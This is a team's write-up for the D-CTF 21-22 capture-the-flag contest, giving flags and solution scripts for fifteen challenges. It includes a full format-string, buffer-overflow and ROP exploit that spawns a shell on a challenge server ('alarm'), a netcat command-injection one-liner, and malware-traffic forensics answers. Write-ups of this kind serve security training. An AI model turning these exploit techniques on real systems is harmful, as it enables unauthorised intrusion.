Challenges Write-ups for

D-CTF 21-22

1. SUMMARY

Team Name **5**

Country **5**

Contact Details & Identifier on CyberEDU.ro **5**

fast-proof **6**

Proof of flag 6

Summary of the vulnerabilities identified **6**

Proof of solving **6**

ranszip **7**

Proof of flag 7

Summary of the vulnerabilities identified 7

Proof of solving 7

deleted-paste **8**

Proof of flag 8

Summary of the vulnerabilities identified 8

Proof of solving 8

getting-trolljs **9**

Proof of flag 9

Summary of the vulnerabilities identified 9

Proof of solving 9

multi-encode **10**

Proof of flag 10

Summary of the vulnerabilities identified 10

Proof of solving 10

alarm **11**

Proof of flag 11

Summary of the vulnerabilities identified 11

Proof of solving 11

new-bulldozer **13**

Proof of flag 13

Summary of the vulnerabilities identified 13

Proof of solving 13

xenon-pdf **14**

Proof of flag 14

Summary of the vulnerabilities identified 14

Proof of solving 14

read-qrs **15**

Proof of flag 15

Summary of the vulnerabilities identified 15

Proof of solving 15

pure-cij **17**

Proof of flag 17

Summary of the vulnerabilities identified 17

Proof of solving 17

xrypto **18**

Proof of flag 18

Summary of the vulnerabilities identified 18

Proof of solving 18

network-traffic1 **21**

Proof of flag 21

Summary of the vulnerabilities identified 21

Proof of solving 21

network-traffic2 **22**

Proof of flag 22

Summary of the vulnerabilities identified 22

Proof of solving 22

cryogenics **23**

Proof of flag 23

Summary of the vulnerabilities identified 23

Proof of solving 23

malware-station 25

Proof of flag 25

Summary of the vulnerabilities identified 25

Proof of solving 25

2. ABOUT THE AUTHOR

2.1 Team Name
dont_thread_on_me

2.2 Country
Romania

2.3 Contact Details & Identifier on CyberEDU.ro
cristiansimache@gmail.com

3. WRITE-UPS

3.1 FAST-PROOF

3.1.1 Proof of flag


CTF{60d6fdfe76fed41685766be3631efcc80a4c90fe3a4bece6ffb23dd2aa72b2c4}

3.1.2 Summary of the vulnerabilities identified

Multiple b64decode(rot13(input()))

3.1.3 Proof of solving

The server sends a proof of work as a b64 encoded rot13-ed string, after responding with the original string to 700 of such requests the flag is provided



Our script:

```python
from pwn import *
import base64
import codecs
rot13 = lambda s : codecs.getencoder("rot-13")(s)[0]

r = remote("35.198.78.168", 31150)

ans = b'Insert work proof containing the decoded header:\r\n'
dummy = b'Insert work proof containing the decoded header:\r\n'

while dummy == ans:
    r.recvline()
    line = r.recvline().decode().strip()
    line = rot13(line)
    print(line)
    line = base64.b64decode(line)
    r.sendline(line)
    ans = r.recvline()

print(ans)
r.interactive()

#rot13(PGS{60q6sqsr76srq41685766or3631rspp80n4p90sr3n4orpr6sso23qq2nn72o2p4})
#CTF{60d6fdfe76fed41685766be3631efcc80a4c90fe3a4bece6ffb23dd2aa72b2c4}
```

3.2 RANSZIP

3.2.1 Proof of flag

CTF{f88981a5e360550bbd247c0c52968ee1d44dd18dcc370bb50397dbd11a011f25}

3.2.2 Summary of the vulnerabilities identified

Zip password hidden in plain sight

3.2.3 Proof of solving

The zip contains multiple zips
All of them contain a flag.zip with a flag.txt that is password protected, the password can be obtained by sorting the files in the main zip by date (ascending)

Name	Size	Packed	Type	Modified
..			File folder	
h.zip	424	242	WinRAR ZIP...	22.09.2022 14:36
g.zip	424	242	WinRAR ZIP...	22.09.2022 14:37
m.zip	424	242	WinRAR ZIP...	22.09.2022 14:38
j.zip	424	242	WinRAR ZIP...	22.09.2022 14:39
l.zip	424	242	WinRAR ZIP...	22.09.2022 14:40
a.zip	424	242	WinRAR ZIP...	22.09.2022 14:41
o.zip	424	242	WinRAR ZIP...	22.09.2022 14:42
r.zip	424	242	WinRAR ZIP...	22.09.2022 14:43
v.zip	424	242	WinRAR ZIP...	22.09.2022 14:44
y.zip	424	242	WinRAR ZIP...	22.09.2022 14:45
0.zip	424	242	WinRAR ZIP...	22.09.2022 14:46
3.zip	424	242	WinRAR ZIP...	22.09.2022 14:47
z.zip	424	242	WinRAR ZIP...	22.09.2022 14:48
n.zip	424	242	WinRAR ZIP...	22.09.2022 14:49
9.zip	424	242	WinRAR ZIP...	22.09.2022 14:50
7.zip	424	242	WinRAR ZIP...	22.09.2022 14:51
8.zip	424	242	WinRAR ZIP...	22.09.2022 14:52
4.zip	424	242	WinRAR ZIP...	22.09.2022 14:53
2.zip	424	242	WinRAR ZIP...	22.09.2022 14:54

hgmjlaorvy03zn97842

3.3 DELETED-PASTE

3.3.1 Proof of flag

ctf{a008d827a22649ace8b667ae287783d3dfe0a31ab3e53f35e965d82e4eba4959}

3.3.2 Summary of the vulnerabilities identified

OSINT with WaybackMachine

3.3.3 Proof of solving

The site is no longer available but it was saved by the WaybackMachine

3.4 GETTING-TROLLJS

3.4.1 Proof of flag


ctf{38ecb1b9c0373012508632ed7ae71288cc608782e7fb9a45552a782584116e1b}

3.4.2 Summary of the vulnerabilities identified

Trolling with js, CTRL+C will copy another text similar with the flag

3.4.3 Proof of solving

An event listener was added on COPY and overwrites the clipboard with a text almost identical with the flag.




3.5 MULTI-ENCODE

3.5.1 Proof of flag
ctf{a7e0c5ea8025205088cc47948d54fe74a66d45ec56728824a163e795f30b3e42}

3.5.2 Summary of the vulnerabilities identified
Multiply b64 encoded value

3.5.3 Proof of solving
[CyberChef_Link]



3.6 ALARM

3.6.1 Proof of flag

CTF{f0af17449a83681de22db7ce16672f16f37131bec0022371d4ace5d1854301e0}

3.6.2 Summary of the vulnerabilities identified

Clasic PWN with fmt, BOF, ROP

3.6.3 Proof of solving

The executable wil echo with printf allowing for a fmt, then expect a secret from /dev/urandom.
The secret can be read with the %9$p obtaining through bruteforce.
Then it will provide an address from the stack and perform a BOD vulnerable read
From there a ROP can be used to leak libc and recall the function to ROP again for system("bin/sh")

FMT bruteforce script

```
#!/bin/sh
echo "Bruteforecing %p offset"
echo "watch the results yourself"
echo
echo
echo

for i in $(seq 10)
do
    echo -e "\n$i"
    echo """
break *0x400934
r
x/x \$rsp+0x18
c
\$%$i\$p
aa
"""|gdb ./alarm |grep -C 2 "\\$"
done
```

```
#!python3
from pwn import *

elf=ELF("alarm")
context.binary=elf

p=elf.process()
libc=ELF("/usr/lib/libc.so.6")

p=remote("34.159.80.143",31677)
libc=ELF("libc6_2.27-3ubuntu1.6_amd64.so")

# def exec_fmt(payload):
#     p=elf.process()
#     p.sendline(payload)
#     return p.recv()
#
# autofmt = FmtStr(exec_fmt)
# offset = autofmt.offset
# print(offset)
p.readline()
p.sendline(b"%9$p")
secret=p.readline()[2:-1]
```

```
print("secret: ", secret)
p.sendline(secret)
p.recvline()
buff_addr=p.recvline()[16:-1]
buff_addr=int(buff_addr,16)
print("buff_addr: ", hex(buff_addr))

rop=ROP(elf)
rop.call("puts",[0x601018])
rop.call("puts",[0x601028])
rop.call(0x400869)
print(rop.dump())
print(rop.chain())
padding=b"A"*0x70

payload=padding+p64(buff_addr)+rop.chain()
# input()

p.send(payload)
puts_addr=u64(p.recvline()[:-1].ljust(8,b"\x00"))
printf_addr=u64(p.recvline()[:-1].ljust(8,b"\x00"))
print("puts", hex(puts_addr))
print("printf", hex(printf_addr))
# print(p.recvall().hex())
libc.address=puts_addr-libc.symbols["puts"]

print("system", hex(libc.symbols["system"]))
rop=ROP(libc)
rop.call("puts",[next(libc.search(b"/bin/sh\x00")),])
rop.call("puts",[next(libc.search(b"/bin/sh\x00")),])
rop.call(0x000000000040067e)
rop.call("system",[next(libc.search(b"/bin/sh\x00")),])

payload=padding+p64(buff_addr)+rop.chain()
p.send(payload)
p.sendline("cat flag.txt")
print(p.recv())
# p.interactive()
```

3.7 NEW-BULLDOZER

3.7.1 Proof of flag

ctf{7f54e15bcf2e3c1f5749c8a74f104285b71ef6ce3101c9f4e31ddbde15855382}

3.7.2 Summary of the vulnerabilities identified

flag was in base64 inside main.pyc

3.7.3 Proof of solving

rename the .apk to a .zip and extract
run tar -xf on private.tar
inside was a main.pyc which contained the flag as a base64 string
the encoded flag was:
V1ROU2JXVjZaRzFPVkZKc1RWUldhVmt5V1hsYVZFNXFUVmRaTVU1NlVUVlplbWhvVG5wU2JVMV
VRVEJOYW1jeFdXcGplRnBYV1RKWk1sVjZUVlJCZUZsNmJHMU9SMVY2VFZkU2ExbHRVbXhOVkZ
VMFRsUlZaazlFU2prPQ==
decoding it from base64 3 times results in the flag

3.8 XENON-PDF

3.8.1 Proof of flag

CTF{163c14fa294049440d31b6769f1256de6f4aad9edd40041d55d899e93e8af40b}

3.8.2 Summary of the vulnerabilities identified

the flag was inside the pdf written in white font

3.8.3 Proof of solving

the pdf was encoded by hexing with the PDF’s magic number

```
rf = open('chall.pdf',mode='rb')
wf = open('solve.pdf',mode='wb')
lines = rf.read().hex()
magic_nums = [0x25, 0x50, 0x44, 0x46, 0x2D]
n = 2
lines  = [lines[i:i+n] for i in range(0, len(lines), n)]
for i, hexy in enumerate(lines):
    char = int("0x"+hexy, 16) ^ (magic_nums[i % len(magic_nums)])
    wf.write(char.to_bytes(1, "big"))
```

afterwards the pdfs opens normally and you can find the flag on one of the first lines, written in white font

3.9 READ-QRS

3.9.1 Proof of flag

CTF{637d391df5b11a686642189160aa68d1263e0250ece98a4be3e460838153340d}

3.9.2 Summary of the vulnerabilities identified

qr code using bash formatting

3.9.3 Proof of solving

The server provides qr code using bash formatting as a base64 encoded string, after the contents of the qr is provided 5 times the flag will be displayed


```
from pwn import *
import base64
r=remote("34.141.23.104", 32394)

qr=r.recvline()[2:-3]
qr=base64.b64decode(qr)
print(r.recvline())
print(qr.decode())
r.send(input())



qr=r.recvline()[2:-3]
qr=base64.b64decode(qr)
print(r.recvline())
print(qr.decode())
r.send(input())
```

```
qr=r.recvline()[2:-3]
qr=base64.b64decode(qr)
print(r.recvline())
print(qr.decode())
r.send(input())



qr=r.recvline()[2:-3]
qr=base64.b64decode(qr)
print(r.recvline())
print(qr.decode())
r.send(input())



qr=r.recvline()[2:-3]
qr=base64.b64decode(qr)
print(r.recvline())
print(qr.decode())
r.send(input())

print(r.recvline())
print(r.recvline())
print(r.recvline())
r.interactive()
```

3.10 PURE-CIJ

3.10.1 Proof of flag

CTF{56c5ed0e0c3246493cc03801a05e4deb0328e31c7bfe75edee5c89553e58781a}

3.10.2 Summary of the vulnerabilities identified

command injection

3.10.3 Proof of solving

echo -e "cat *" | nc 34.141.23.104 30570

3.11 XRYPTO

3.11.1 Proof of flag

CTF{420c65eef2f1a413089535f6a228047e179859364718a0d9f2283f723de33c5f}

3.11.2 Summary of the vulnerabilities identified

bruteforce

3.11.3 Proof of solving

The encryption scheme only propagates forward so it can be bruteforced character by character

```
import subprocess as sp
import string
from itertools import product
COORECT="052f7249045106565350035700030705500701 0b090d0a0055030704530a020c07510652080f0c01060f
0701050f50080509020b540a015e0454045656575650060548 2529"
COORECT=bytes.fromhex(COORECT)
BASE="CTF{"

for i in range(2,64+3+2-2):
    print(BASE)
    for a,b in product(string.printable,string.printable):
        print("\r"+BASE,a,b, end="")
        res=sp.run(["./encr.bin", BASE+a+b], capture_output=True)
        # print(res.stdout)
        out=bytes.fromhex(res.stdout.strip().decode())
        if out[i]==COORECT[i]:
            BASE+=a
            print()
            break
```

```c
__int64 __fastcall main(int a1, char **a2, cha
{
  __int64 dest[9]; // [rsp+10h] [rbp-50h] BYRE
  unsigned __int64 v5; // [rsp+58h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  strncpy(dest, a2[1], 0x45uLL);
  use_a8(dest);
  use_a8(dest);
  use_a8(dest);
  use_a8(dest);
  hex_print(dest);
  return 0LL;
}
```

```c
unsigned __int64 __fastcall use_a8(__int64 org[8])
{
  __int64 v1; // rbx
  __int64 v2; // rbx
  __int64 v3; // rbx
  __int64 v4; // rbx
  __int64 copy[8]; // [rsp+10h] [rbp-60h] BYREF
  int v7; // [rsp+50h] [rbp-20h]
  char v8; // [rsp+54h] [rbp-1Ch]
  unsigned __int64 v9; // [rsp+58h] [rbp-18h]

  v9 = __readfsqword(0x28u);

  v1 = org[1];                                  // memcpy
  copy[0] = *org;
  copy[1] = v1;
  v2 = org[3];
  copy[2] = org[2];
  copy[3] = v2;
  v3 = org[5];
  copy[4] = org[4];
  copy[5] = v3;
  v4 = org[7];
  copy[6] = org[6];
  copy[7] = v4;

  v7 = *(org + 16);
  v8 = *(org + 68);
  (fake_a8_0)(org);                             // change org
  xorbuff(org, copy);
  return __readfsqword(0x28u) ^ v9;
}
```

```c
_BYTE *__fastcall real_a8(__int8 org[69])
{
  _BYTE *result; // rax
  __int64 v2; // [rsp-8h] [rbp-8h]

  *(&v2 - 3) = org;
  *(&v2 - 5) = **(&v2 - 3);
  for ( *(&v2 - 1) = 0; *(&v2 - 1) <= 67; ++*(&v2 - 1) )
    *(*(&v2 - 1) + *(&v2 - 3)) = (*(*(&v2 - 1) + 1LL + *
  result = (*(&v2 - 3) + 68);
  *result = (*(&v2 - 5) >> 4) & 0xF | (16 * *result);
  // v5=org[0]
  // for(i=0;i<=67;i++)
  //     org[i]=org[i+1]>>4 | org[i]<<4

  // org[68]=v5>>4 | org[68]<<4

  return result;
}
```

3.12 NETWORK-TRAFFIC1

3.12.1 Proof of flag

- 172.16.165.165

- K34EN6W3N-PC

- www.ciniholland.nl

- http://24corp-shop.com

- 1e34fdebbf655cebea78b45e43520ddf

3.12.2 Summary of the vulnerabilities identified

<summary of the entire process to find the flag, maximum 1 paragraph>

3.12.3 Proof of solving

What is the the ip address of the infected Windows? (Points: 50)
- 172.16.165.165
- target for HTTP trafic

What is the hostname value for the computer that gets infected? Flag format: uppercase only (Points: 50)
- K34EN6W3N-PC
- in bootp packet, Option: Host Name

What is the name of the compromised web site, basically the entry point of the malware infection? (Points: 86)
- www.ciniholland.nl
- got reponse 301 Moved Permanently for req with referer

Please provide the redirection URL that is used by the malware after being injected into the compromised machine. Flag format: full URL (Points: 300)
- http://24corp-shop.com
- root page hason load for a function that creates an iframe to it

What is the MD5 for the Java exploit used în this attack ? (Points: 186)
- 1e34fdebbf655cebea78b45e43520ddf
- md5 of downloaded JAR

3.13 NETWORK-TRAFFIC2

3.13.1 Proof of flag

- 13-02-2018

- 10.23.1.205

- REGINALD-PC

- reginald.farnsworth

3.13.2 Summary of the vulnerabilities identified

<summary of the entire process to find the flag, maximum 1 paragraph>

3.13.3 Proof of solving

Please determine when the malicious activity started. Flag format: DD-MM-YYYY (Points: 50):
- 13-02-2018

Determine the IP address of the affected Windows host. (Points: 50):
- 10.23.1.205

Determine the hostname of the afected Windows machine. Flag format: uppercase only (Points: 50):
- REGINALD-PC

Determine the user account name on the affected Windows host. (Points: 50):
- reginald.farnsworth
- kerberos.CNameString ->trgs-rep->cnam->cnam-string

3.14 CRYOGENICS

3.14.1 Proof of flag

CTF{638b440e049f5b14fd6a50046de469cc4706cdd52d8827069b9e0cf859344616}

3.14.2 Summary of the vulnerabilities identified

Used symbolic execution to bruteforce the input

3.14.3 Proof of solving

Used symbols execution targeting the ret 0 in strncmp.

```
// positive sp value has been detected,
__int64 __fastcall strncmp(__int8 user_i
{
  __int64 i; // r8
  __int8 *last_ref_char; // r9
  __int8 v5; // al
  __int8 ref_chr; // cl

  i = 0LL;
  do
  {
    last_ref_char = &ref_str[i];
    if ( lim == i )
      return 0LL;
    v5 = user_input[i];
    if ( !v5 )
      break;
    ref_chr = ref_str[i++];
  }
  while ( v5 == (ref_chr ^ 0xC) + 6 );
  return v5 - *last_ref_char;
}

000001EC strncmp:14 (4001EC)
```

When we previously set the target to the puts in main an edgecase occurred and any string starting with S was valid

```python
import angr
import claripy
import time
def symbolic_execution():
    # addresses and buffer size obtained with angr-management
    # success should represent the address of the "win" condition that angr
is seeking to reach
    success = 0x4001ea   # adr of puts("You won")

    # fail should be an adress or optionally a list of addresses
    # whenever one of these addresses is reached angr drops the current
simulation so no resources are wasted in further exploring these paths
    flag_length = 15

    proj = angr.Project("./cryogenics",  auto_load_libs=False)

    # creating the symbolic bit vector, each element of it representing a
character of the password that can take any value
    flag_chars = [claripy.BVS(f'{i}', 8) for i in range(flag_length)]
    flag = claripy.Concat(*flag_chars)

    # initialising the state and providing the right channel for the input
    state = proj.factory.full_init_state(
        args=['./cryogenics'],
        add_options=angr.options.unicorn,
        stdin=flag
    )

    # adding constraints assuming each char in the password is a printable
ASCII character
    for k in flag_chars:
        state.solver.add(k >= 1)
        state.solver.add(k <= 127)

    # our_string = "XS"

    # for i, c in enumerate(our_string):
    #     state.solver.add(flag_chars[1] != c)
    #     state.solver.add(flag_chars[0] != c)


    # starting the simulation and instructing angr on which states to
explore or to avoid
    # more details:
https://docs.angr.io/core-concepts/pathgroups#simple-exploration
    simgr = proj.factory.simulation_manager(state)
    simgr.explore(find=success)

    # if an input that reaches the success target was found then it is
printed to the console
    print(simgr.found)
    if (len(simgr.found) > 0):
        for found in simgr.found:
```

```
            ans = found.posix.dumps(0)
            print(f"Password is: {ans}")


if __name__ == "__main__":
    before = time.time()
    symbolic_execution()
    after = time.time()
    print(f"Time elapsed: {after-before:.3g} seconds")
```

3.15 MALWARE-STATION

3.15.1 Proof of flag

- Windows-xp
- strings

3.15.2 Summary of the vulnerabilities identified

<summary of the entire process to find the flag, maximum 1 paragraph>

3.15.3 Proof of solving

On which OS the malware was detected? Flag format: <OS>-<version> (Points: 50)

- Windows-xp
- strings